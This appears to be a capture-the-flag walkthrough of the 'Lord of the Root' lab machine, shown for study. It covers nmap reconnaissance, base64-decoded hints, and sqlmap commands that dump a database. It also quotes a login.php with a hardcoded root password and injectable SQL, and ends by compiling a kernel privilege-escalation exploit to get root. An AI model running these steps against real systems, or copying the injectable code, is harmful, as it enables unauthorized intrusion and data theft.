lord of the root

Tags

1. Connect the network

Connect the network with the configuration files.

2. Root the box

2.1 Reconnaissnace


```
nmap -A -T4 -p- -Pn ip_addr
```

We scan this machine with all the ports and found that port no "1337" is running web server.

when we visit this websites we get.


Now we can run gobuster to find hidden directories but nothing worth is found for a while.

Then i just added a random string to view "ERROR 404" page on this web server we get this.



Upon viewing the page source we get a base 64 encoded string.

now we decode this string





```
echo string | base64 -d
```

we get another base 64 string with a message "*Closer!*"

We then again decode the string we get a url.

```
test@kali:~/Desktop/tryhackme/lord of root$ echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 0d
base64: 0d: No such file or directory
test@kali:~/Desktop/tryhackme/lord of root$ echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!test@kali:~/Desktop/tryhackme/lord of root$
test@kali:~/Desktop/tryhackme/lord of root$
test@kali:~/Desktop/tryhackme/lord of root$ exho Lzk3ODM0NTIxMC9pbmRleC5waHA=  | base64 -d
bash: exho: command not found
test@kali:~/Desktop/tryhackme/lord of root$ echo Lzk3ODM0NTIxMC9pbmRleC5waHA=  | base64 -d
/978345210/index.phptest@kali:~/Desktop/tryhackme/lord of root$
```


Now when we visit this site that we just found we have a login form.



Now we try to bypass manually by using some basic sql injection, but this did not work in this case.

So we use Sqlmap


```
sqlmap -u "url of the form" --forms --level=5 --risk=3 --dbs --batch
```




We get the name of the databases.

Now we find out the tables of the database Webapp

```
sqlmap -u 'url of the form' --forms -D Webapp --table --dump
```




Now when we dumped the table Users we get



Now we can ssh into the machine trying all the credentials and we find User "smeagol" is a valid user in the system.


We found some hardcoded Credentials



```
smeagol@LordOfTheRoot:/var/www/978345210$ cat login.php
<?php
session_start(); // Starting Session
$error=''; // Variable To Store Error Message
if (isset($_POST['submit'])) {
        if (empty($_POST['username']) || empty($_POST['password'])) {
                $error = "Username or Password is invalid";
        }
        else
        {
                // Define $username and $password
                $username=$_POST['username'];
                $password=$_POST['password'];
                $db = new mysqli('localhost', 'root', 'darkshadow', 'Webapp');

                // To protect MySQL injection for Security purpose
                $username = stripslashes($username);
                $password = stripslashes($password);

                $sql="select username, password from Users where username='".$username."' AND password='".$password."';";
                //echo $sql;
                $query = $db->query($sql);
                $rows = $query->num_rows;

                if ($rows == 1) {
                        $_SESSION['login_user']=$username; // Initializing Session
                        header("location: profile.php"); // Redirecting To Other Page
                } else {
                        $error = "Username or Password is invalid";
                }
        }
}
?>
```


also we find the kernel version

```
uname -a
```




```
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

And we find a privilege escalation



Now we download this exploit into our target machine.

```
gcc 39166.c -o test
```



And when we run we get root access.

Hence we Root this machine using Sqlmap and kernel exploit.